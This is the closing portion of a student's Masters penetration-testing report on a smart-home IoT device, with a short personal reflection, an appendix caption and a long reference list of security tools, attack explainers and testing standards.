
During my undergraduate degree I had experience managing my own project during my final year. During this I developed many key skills which were relied upon during this current project including organisation. Although during my previous project there was a heavy research element, this project managed to go above that and was very intense. Though my research went well as mentioned earlier, it was very intense and a constant factor throughout the duration of the project. Having many of these attacks be new to me meant with each new attack I would have to take time out of exploitation and do some research. Being limited to one open port, port 6668, meant there was a limitation in terms of port exploitations and so other exploitation avenues were needed. With the research aspects of this project being constant, I have become more confident in my ability to find solutions through in depth research.

With the project giving me a much better understanding of cyber security and penetration testing in general, this knowledge will be extremely beneficial to me as I move on from this Masters degree.

11. Appendices

Appendix A

Screenshot taken from the Frequently Asked Questions (FQA) section of the SmartLife App regarding a question from a user as to why the IP Address of the device in the app is different to their local IP Addresses



References

- aircrack-ng [Aircrack-ng]*. (n.d.). Aircrack-Ng. <https://www.aircrack-ng.org/doku.php?id=aircrack-ng>
- Arora, A. (n.d.). *Preventing wireless deauthentication attacks over 802.11 Networks Attribution under NonCommercial-ShareAlike 4.0 International (CC BY-NC-SA 4.0)* .
- Bursztein, E. (2017, December 14). *Inside the infamous Mirai IoT Botnet: A Retrospective Analysis*. Cloudflare. <https://blog.cloudflare.com/inside-mirai-the-infamous-iot-botnet-a-retrospective-analysis/>
- Clark, J. (2016, November 17). *What is the Internet of Things, and how does it work?* IBM. <https://www.ibm.com/blogs/internet-of-things/what-is-the-iot/>
- Cloudflare. (n.d.-a). *SYN flood DDoS attack | Cloudflare*. <https://www.cloudflare.com/en-gb/learning/ddos/syn-flood-ddos-attack/>
- Cloudflare. (n.d.-b). *What is HTTP?* Cloudflare. <https://www.cloudflare.com/en-gb/learning/ddos/glossary/hypertext-transfer-protocol-http/>
- Cloudflare. (n.d.-c). *What is HTTPS?* Cloudflare. <https://www.cloudflare.com/en-gb/learning/ssl/what-is-https/>
- Cloudflare. (n.d.-d). *What is ICMP? | Internet Control Message Protocol*. Cloudflare. <https://www.cloudflare.com/en-gb/learning/ddos/glossary/internet-control-message-protocol-icmp/>
- Cloudflare. (n.d.-e). *What is Transport Layer Security? | TLS protocol*. Cloudflare. <https://www.cloudflare.com/en-gb/learning/ssl/transport-layer-security-tls/>
- Eccouncil. (n.d.). *DREAD Threat Modeling: An Introduction to Qualitative Risk Analysis | EC-Council*. Eccouncil. <https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/dread-threat-modeling-intro/>
- Ettercap. (n.d.). *Ettercap Home Page*. Ettercap. <https://www.ettercap-project.org/>
- Feldman, R. (2018, August 10). *Almost a quarter of Britons now own one or more smart home devices*. YouGov. <https://yougov.co.uk/topics/technology/articles-reports/2018/08/10/almost-quarter-britons-now-own-one-or-more-smart-h>
- Finkle, J. (2017, January 9). *St. Jude releases cyber updates for heart devices after U.S. probe* . Reuters. <https://www.reuters.com/article/us-abbott-stjude-heart-idUSKBN14T1WT>
- Fortinet. (n.d.-a). *What Is A Port Scan? How To Prevent Port Scan Attacks?* Fortinet. <https://www.fortinet.com/resources/cyberglossary/what-is-port-scan>
- Fortinet. (n.d.-b). *What Is Address Resolution Protocol (ARP)*. Fortinet. <https://www.fortinet.com/resources/cyberglossary/what-is-arp>
- Gillis, A. (2022, March). *What is IoT (Internet of Things) and How Does it Work? - Definition from TechTarget.com*. TechTarget. <https://www.techtarget.com/iotagenda/definition/Internet-of-Things-IoT>

- Greenberg, A. (2015, July 21). *Hackers Remotely Kill a Jeep on the Highway—With Me in It*. Wired. <https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/>
- Grimmick, R. (2022, April 27). *ARP Poisoning: What it is & How to Prevent ARP Spoofing Attacks*. Varonis. <https://www.varonis.com/blog/arp-poisoning>
- Hasan, M. (2022, May 18). *Number of connected IoT devices growing 18% to 14.4 billion globally*. IoT Analytics. <https://iot-analytics.com/number-connected-iot-devices>
- Hoang, L. (2016, May 26). *How to Denial of Service Attacks Using Ettercap*. Null Byte. <https://null-byte.wonderhowto.com/forum/denial-service-attacks-using-ettercap-0171360/>
- Hossain, M. M., Fotouhi, M., & Hasan, R. (2015). Towards an Analysis of Security Issues, Challenges, and Open Problems in the Internet of Things. *Proceedings - 2015 IEEE World Congress on Services, SERVICES 2015*, 21–28. <https://doi.org/10.1109/SERVICES.2015.12>
- IBM. (n.d.-a). *Address Resolution Protocol (ARP)*. IBM. <https://www.ibm.com/docs/en/zos-basic-skills?topic=layer-address-resolution-protocol-arp>
- IBM. (n.d.-b). *Network layer, layer 3*. IBM. <https://www.ibm.com/docs/en/zos-basic-skills?topic=review-network-layer-layer>
- Imperva. (n.d.). *ARP Spoofing*. Imperva. <https://www.imperva.com/learn/application-security/arp-spoofing/>
- Ionos. (2020, April 1). *TCP: How the Transmission Control Protocol works*. IONOS. <https://www.ionos.co.uk/digitalguide/server/know-how/introduction-to-tcp/>
- IONOS. (2022, June 23). *SYN flood attack: types of attack and protective measures*. IONOS. <https://www.ionos.co.uk/digitalguide/server/security/syn-flood/>
- ISECOM, & Herzog, P. (n.d.). *OSSTMM 3 – The Open Source Security Testing Methodology Manual*. <https://www.isecom.org/OSSTMM.3.pdf>
- ISSAF. (2005). *Information Systems Security Assessment Framework (ISSAF) draft 0.2*.
- Jagannathan, V. (n.d.). *The OWASP Foundation OWASP Threat Modeling Architecting & Designing with Security in Mind*. OWASP. <http://www.owasp.org>
- Juniper. (2018, October 5). *Understanding the IEEE 802.11 Standard for Wireless Networks - TechLibrary*. Juniper Networks. https://www.juniper.net/documentation/en_US/junos-space-apps/network-director4.0/topics/concept/wireless-80211.html
- Kaalel. (2022, July 22). *ICMP Flood DDoS Attack*. GeeksforGeeks. <https://www.geeksforgeeks.org/icmp-flood-ddos-attack/>
- Kali. (n.d.). *hping3 | Kali Linux Tools*. Kali. <https://www.kali.org/tools/hping3/>
- Kerr, D. (2013, September 4). *FTC and TrendNet settle claim over hacked security cameras*. CNET. <https://www.cnet.com/news/privacy/ftc-and-trendnet-settle-claim-over-hacked-security-cameras/>
- Larson, S. (2017, September). *FDA confirms that St. Jude’s cardiac devices can be hacked*. CNN Business. <https://money.cnn.com/2017/01/09/technology/fda-st-jude-cardiac-hack/>

Lutkevich, B. (n.d.). *What is ICMP (Internet Control Message Protocol)?* TechTarget. <https://www.techtarget.com/searchnetworking/definition/ICMP>

Metasploit. (n.d.). *Metasploit Documentation Penetration Testing Software, Pen Testing Security*. Metasploit. <https://docs.metasploit.com/>

Meucci, M., & Muller, A. (n.d.). *4.0 Testing Guide*. <http://www.owasp.org>

Microsoft. (2022, August 25). *Threats - Microsoft Threat Modeling Tool - Azure | Microsoft Learn*. Microsoft. <https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool-threats>

Miles, B. (2022, August 17). *Internet of Things (IoT) cheat sheet: Complete guide for 2022 | TechRepublic*. TechRepublic. <https://www.techrepublic.com/article/internet-of-things-iot-cheat-sheet/>

Miller, C., & Valasek, C. (2015). *Remote Exploitation of an Unaltered Passenger Vehicle*.

MongoDB. (n.d.). *What Is IoT Architecture? Guide And Examples*. MongoDB. <https://www.mongodb.com/cloud-explained/iot-architecture>

Nmap. (n.d.-a). *Block and Slow Nmap with Firewalls*. Nmap. <https://nmap.org/book/nmap-defenses-firewalls.html>

Nmap. (n.d.-b). *Nmap: the Network Mapper*. Namp. <https://nmap.org/>

Oracle. (n.d.-a). *TCP/IP Protocol Architecture Model (System Administration Guide, Volume 3)*. Oracle. <https://docs.oracle.com/cd/E19455-01/806-0916/ipov-10/index.html>

Oracle. (n.d.-b). *What Is the Internet of Things (IoT)?* Oracle. <https://www.oracle.com/uk/internet-of-things/what-is-iot/>

Panda, P. (2020, November 12). *OWASP's Top 10 IoT vulnerabilities and what you can do – Intertrust Technologies*. Intertrust. <https://www.intertrust.com/blog/owasps-top-10-iot-vulnerabilities-and-what-you-can-do/>

Price, D. (2020, February 11). *5 of the Scariest IoT Hacks*. Ioterra. <https://ioterra.com/articles/5-of-the-scariest-iot-hacks-qk2wfxlwlur/>

PTES Team. (2022). *The Penetration Testing Execution Standard Documentation*.

Ringer. (2020, December 26). *Deauthentication Attack using Kali Linux*. <https://sudorealm.com/blog/deauthentication-attack-using-kali-linux>

Scarfone, K., Souppaya, M., Cody, A., & Orebaugh, A. (n.d.). *Special Publication 800-115 Technical Guide to Information Security Testing and Assessment Recommendations of the National Institute of Standards and Technology*. <https://doi.org/10.6028/NIST.SP.800-115>

Schiffer, A. (2017, July 21). *How a fish tank helped hack a casino*. The Washington Post. <https://www.washingtonpost.com/news/innovations/wp/2017/07/21/how-a-fish-tank-helped-hack-a-casino/>

Tenable. (n.d.). *Download Nessus Vulnerability Assessment*. Tenable. <https://www.tenable.com/products/nessus>

Wireshark. (n.d.). *Wreshark*. <https://www.wireshark.org/>

Woolf, N. (2016, October 26). DDoS attack that disrupted internet was largest of its kind in history, experts say . *The Guardian*. <https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet>